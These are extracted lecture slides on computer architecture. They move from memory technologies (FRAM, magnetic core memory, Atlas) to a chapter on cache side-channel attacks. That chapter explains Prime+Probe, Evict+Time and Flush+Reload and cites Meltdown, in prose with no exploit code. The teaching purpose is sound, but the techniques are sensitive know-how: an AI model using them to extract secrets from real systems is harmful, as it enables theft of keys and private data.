


I Gbit NAND Flash memory

# Diverse non-volatile memory technologies

## FRAM

- Perovskite ferroelectric crystal forms dielectric in capacitor, stores bit via phase change
- 100ns read, 100ns write
- Very low write energy (ca.1nJ)




Additional FRAM process  
between conventional CMOS bulk and metalization




Compatible with conventional CMOS technology  
and existing CMOS cell libraries

- Fully integrated with logic fab process
- Currently used in Smartcards/RFID
- Soon to overtake Flash?
- See also phase change RAM


# Main Memory Deep Background



- The first real “random-access memory” technology was based on magnetic “cores” – tiny ferrite rings threaded with copper wires
- That’s why people talk about “Out-of-Core”, “In-Core”, “Core Dump”
- Non-volatile, magnetic
- Lost out when 4 Kbit DRAM became available
- Access time 750 ns, cycle time 1500-3000 ns



Pulse on sense line if any core flips its magnetisation state



- The first magnetic core memory, from the **IBM 405 Alphabetical Accounting Machine**. The photo shows the single drive lines through the cores in the long direction and fifty turns in the short direction. The cores are 150 mil inside diameter, 240 mil outside, 45 mil high. This experimental system was tested successfully in April 1952.





Figure 10. IBM 2361 Core Storage

- 524,000 36-bit words and a total cycle time of eight microseconds in each memory (1964 – for the IBM7094)

Sources:

[http://www-03.ibm.com/ibm/history/exhibits/space/space\\_2361.html](http://www-03.ibm.com/ibm/history/exhibits/space/space_2361.html)


<http://www.columbia.edu/acis/history/core.html>



## Atlas

- First was at University of Manchester
- University of London had the second one
- Commissioned May 1964
- Shut down Sept 1972

# Pipelined instruction processing in Atlas



- Atlas is most famous for pioneering virtual memory
- Also
  - Pipelined execution
  - Cache memory (“slave store”) – 32 words
  - Floating point arithmetic hardware

# Advanced Computer Architecture

Imperial College London

## Chapter 5 part 1:

### Sidechannel vulnerabilities



November 2022  
Paul H J Kelly

# Overview


## ▶ Side-channels

- ➔ What can we infer about another thread by observing its effect on the system state?
- ➔ Through what channels?

## ▶ How can we trigger exposure of private data?


## ▶ How can we block side-channels?

# Exfiltration



- ▶ Suppose we control thread A
- ▶ Suppose thread B is encrypting a message using a secret key, executing code we know but do not control
  
- ▶ How can we program thread A to learn something (perhaps statistically) about B – perhaps the message?

# Exfiltration



▶ Suppose thread B's encryption algorithm is this simple:

```
For (i=0; i<N; ++i) {  
    C[i] = code[P[i]];  
}
```

▶ How can we program thread A to learn something (perhaps statistically) about P ?

# Prime and Probe

- ▶ This technique detects the eviction of the attacker's working set by the victim:
  - ▶ The attacker first primes the cache by filling one or more sets with its own lines
  - ▶ Once the victim has executed, the attacker probes by timing accesses to its previously-loaded lines, to see if any were evicted
  - ▶ If so, the victim must have touched an address that maps to the same set

# Evict and Time

- ▶ This approach uses the targeted eviction of lines, together with overall execution time measurement
  - ▶ The attacker first causes the victim to run, preloading its working set, and establishing a baseline execution time
  - ▶ The attacker then evicts a line of interest, and runs the victim again
  - ▶ A variation in execution time indicates that the line of interest was accessed

# Flush and Reload

- This is the inverse of prime and probe, and relies on the existence of shared virtual memory (such as shared libraries or page deduplication), and the ability to flush by virtual address

- ▶ The attacker first flushes a shared line of interest (by using dedicated instructions or by eviction through contention).
- ▶ Once the victim has executed, the attacker then reloads the evicted line by touching it, measuring the time taken
- ▶ A fast reload indicates that the victim touched this line (reloading it), while a slow reload indicates that it didn't




Figure 4: Even if a memory location is only accessed during out-of-order execution, it remains cached. Iterating over the 256 pages of `probe_array` shows one cache hit, exactly on the page that was accessed during the out-of-order execution.

<https://meltdownattack.com/meltdown.pdf>

- ▶ On x86 the two steps of the attack can be combined by measuring timing variations of the `clflush` instruction
- ▶ The advantage of FLUSH+RELOAD over PRIME+PROBE is that the attacker can target a specific line, rather than just a cache set.

